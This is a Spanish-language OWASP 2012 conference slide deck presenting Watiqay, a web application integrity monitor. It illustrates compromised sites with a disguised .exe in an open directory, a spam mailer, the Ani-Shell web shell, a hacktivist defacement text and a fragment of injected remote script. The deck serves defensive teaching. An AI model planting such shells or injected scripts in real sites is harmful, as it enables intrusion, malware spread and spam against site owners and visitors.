



OWASP

LATIN AMERICA

TOUR 2012



Watiqay Project

monitoring web applications

Carlos Ganoza P.

cganozap@gmail.com
www.todoporelvicio.com
@drneox

The OWASP Foundation
<http://www.owasp.org>



Open-Sec

Ethical Hacking/Forensics/InfoSec





Derechos de Autor y Licencia

Copyright © 2003 - 2012 Fundación OWASP

Este documento es publicado bajo la licencia Creative Commons Attribution ShareAlike 3.0. Para cualquier reutilización o distribución, usted debe dejar en claro a otros los términos de la licencia sobre este trabajo.

The OWASP Foundation
<http://www.owasp.org>

Quien Soy

- Estudiante de ing. informática 6to ciclo
- Integrante UCSSINUX
- Colaboro en Malwareint
- Trabajo en Consultora LimaSoft




Ataques Web

- Defacing
- Malware
- Envio de SPAM
- Phishing






¿Como?




- - Mal filtrado de caracteres.
 - Mala configuración del servidor.
 - Contraseñas débiles
 - Usar programas crackeados para su elaboración o mantenimiento.
- 

Nos convertimos en cómplices involuntarios del cibercrimen

- Nuestra infraestructura es usada por ciber-delincuentes para alojar phishing, malware, etc.



The screenshot shows a web browser window with the address bar containing the URL <http://datapovedor.com/images/>. The page title is "Index of /images". Below the title is a table listing directory contents:

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	23-Oct-2009 06:31	-	
 DSC00464.JPG.exe	21-Oct-2009 11:46	336k	
 download.php	22-Oct-2009 05:43	1k	

Nos convertimos en cómplices involuntarios del cibercrimen

Subject: \$ MASS EMAIL \$
Vous avez gagn? 5000\$ comme cadeau de no?!

Sender Name: Concours Desjardins

Sender Email: concours@spd.desjardins.com

HSG:

E-MAILS:

Envier

Nos convertimos en cómplices involuntarios del cibercrimen

The screenshot displays the Ani-Shell web interface. At the top left, it says "Ani-Shell by ionaneesh". The top right shows system information: "Windows NT", "Your IP : 127.0.0.1 | Server IP : 127.0.0.1", "Safe Mode : OFF", and "C:\Users\ionaneesh\". Below this is a status bar with server details: "Server ADMIN: admin@127.0.0.1 | PHP VERSION : 5.3.6 | Curl : Enabled | Cdate : Disabled | MySQL : Enabled | MSSQL : Disabled | PostgreSQL : Disabled | Disable functions : None | Space : 78.03 GB | Free : 21.44 GB". A navigation menu includes "Home", "Upload", "Shell", "DDoS", "Web-Server-Fuzzer", "Mass Mailer", and "Ira.Dat".

The main content area shows a "PWD" field with the path "C:\Users\ionaneesh\Desktop\Shell" and a "Go" button. Below is a table listing files:

Name	Size	Permissions	Delete
Ani-Shell-v1.0.rar	6.69 KB	-rw-rw-rw-	Delete
Ani-Shell.php	27.47 KB	-rw-rw-rw-	Delete
Ani-Shell.php.bak	4.29 KB	-rw-rw-rw-	Delete
Ani-shell.PNG	31.23 KB	-rw-rw-rw-	Delete
Laga_03.png	26 KB	-rw-rw-rw-	Delete
README.txt	1.03 KB	-rw-rw-rw-	Delete

Below the table is an "Upload" section with an "Upload File" label, a text input field, a "Browse..." button, and an "Upload" button.

At the bottom, there is a footer with a copyright notice: "[-* © Copyright ionaneesh [All rights reserved] *-]" and a message: "My Greetz to : LuCy, Assim Bhai aka R30nD3v1l, and all ICA and Indihell Members! We'll Always rock IMV! * ALL I REMEMBER WERE THOSE LONELY NIGHTS WHEN I WAS DEFACING THOSE INSECURE WEBSITES *"




Formas de evitarlo

- Programación Segura (guía de desarrollo seguro de OWASP).
- Correcta configuración del servidor.
- Proceso de auditoría (guía de pruebas de OWASP).



Cuando no es Suficiente

- modificaciones de la aplicación que no son auditadas con el mismo rigor.
 - Vecinos vulnerables (hosting compartidos).
 - 0days.
- 



Watiqay



Que es WATIQAY

Significado: Watiqay es una palabra Quechua que significa observar o vigilar.



Que es WATIQAY

Watiqay es un monitor de aplicaciones web.

-Controla la integridad de los sitios.

-Avisa ante algún incidente anómalo

- Deface
- Infección de malware: Iframe maliciosos.
- introducción de algun backdoor: shells, exploits,etc.

-Permite tomar decisiones con antelación para que estas se ejecuten en el menor tiempo posible ante algun problema de seguridad.

No previene ataques



Watiqay no evita que se realicen ataques en las aplicaciones web pero ayuda a reducir el tiempo de respuesta ante estos.

¿Respuestas Rápidas?

lulaxmas video again...for nostalgia

#####

ANTISEC

#antisecc
#DeathToSnitches
#OWS
#BatCock
#LulaSec

#####

ANTISEC IS BACK ONCE AGAIN KNOCKING SNITCHES DOORS CAUSE TRAISSON IS SOMETHING WE DONT FORGIVE

YEAR YEAR

WE KNOW...

SABU SWITCHED ON US

AS USUALLY HAPPENS FBI MENACED HIM TO TAKE HIS SONS AWAY

WE UNDERSTAND, BUT WE WERE YOUR FAMILY TOO (REMEMBER WHAT YOU LIKED TO SAY?)

IT'S SAD AND WE CANT IMAGINE HOW IT FEELS HAVING TO LOOK AT THE MIRROR EACH MORNING

AND SEE THERE THE GUY WHO SELLPED THEIR FRIENDS TO POLICE.

ANYWAY...

LOVE TO LULASEC / ANTISEC FALLEN FRIENDS

THOSE WHO TRULY BELIEVED WE COULD MAKE A DIFFERENCE

LOVE TO THOSE BUSTED AMONGS, FRIENDS WHO ARE FIGHTING FOR THEIR OWN FREEDOM NOW

LOVE TO THOSE WHO FIGHTED FOR THEIR FREEDOM IN TUNISIA, EGYPT, LIBYA

SYRIA, BAHRAIN, YEMIN, IRAN, ETC AND ETC AND ETC

LOVE TO THOSE WHO FIGHTED FOR FREEDOM OF SPEECH, FOR A REAL DEMOCRACY,

FOR A GOVT FREE OF CORRUPTION,

FOR A FREE WORLD WHERE WE ARE ABLE TO SHARE OUR KNOWLEDGE FREELY

LOVE TO THOSE WHO FIGHT FOR SOMETHING THEY BELIEVE IN

WE ARE ANTISEC

WE LL FIGHT TILL THE END

TO FBI AND OTHER SHITS

COME AT US BROS

WE ARE WAITING FOR YOU

¿y cuando no se ve?


```
code = ' '; </script><script src="http://code.superstats.com/code/ss/verga_000000/0/30b"></  
</script><script language="JavaScript">br = navigator.appName + parseInt(navigator.appVersion);  
<!--if (code != ' ' || br == 'Netscape2') document.write(code);else document.write(''+ ' <img'+ 'g'+  
<!-- ' src="http://stats.superstats.com/b/ss/verga_000000/1'+ '?pageName=' +escape(pageName) + '"  
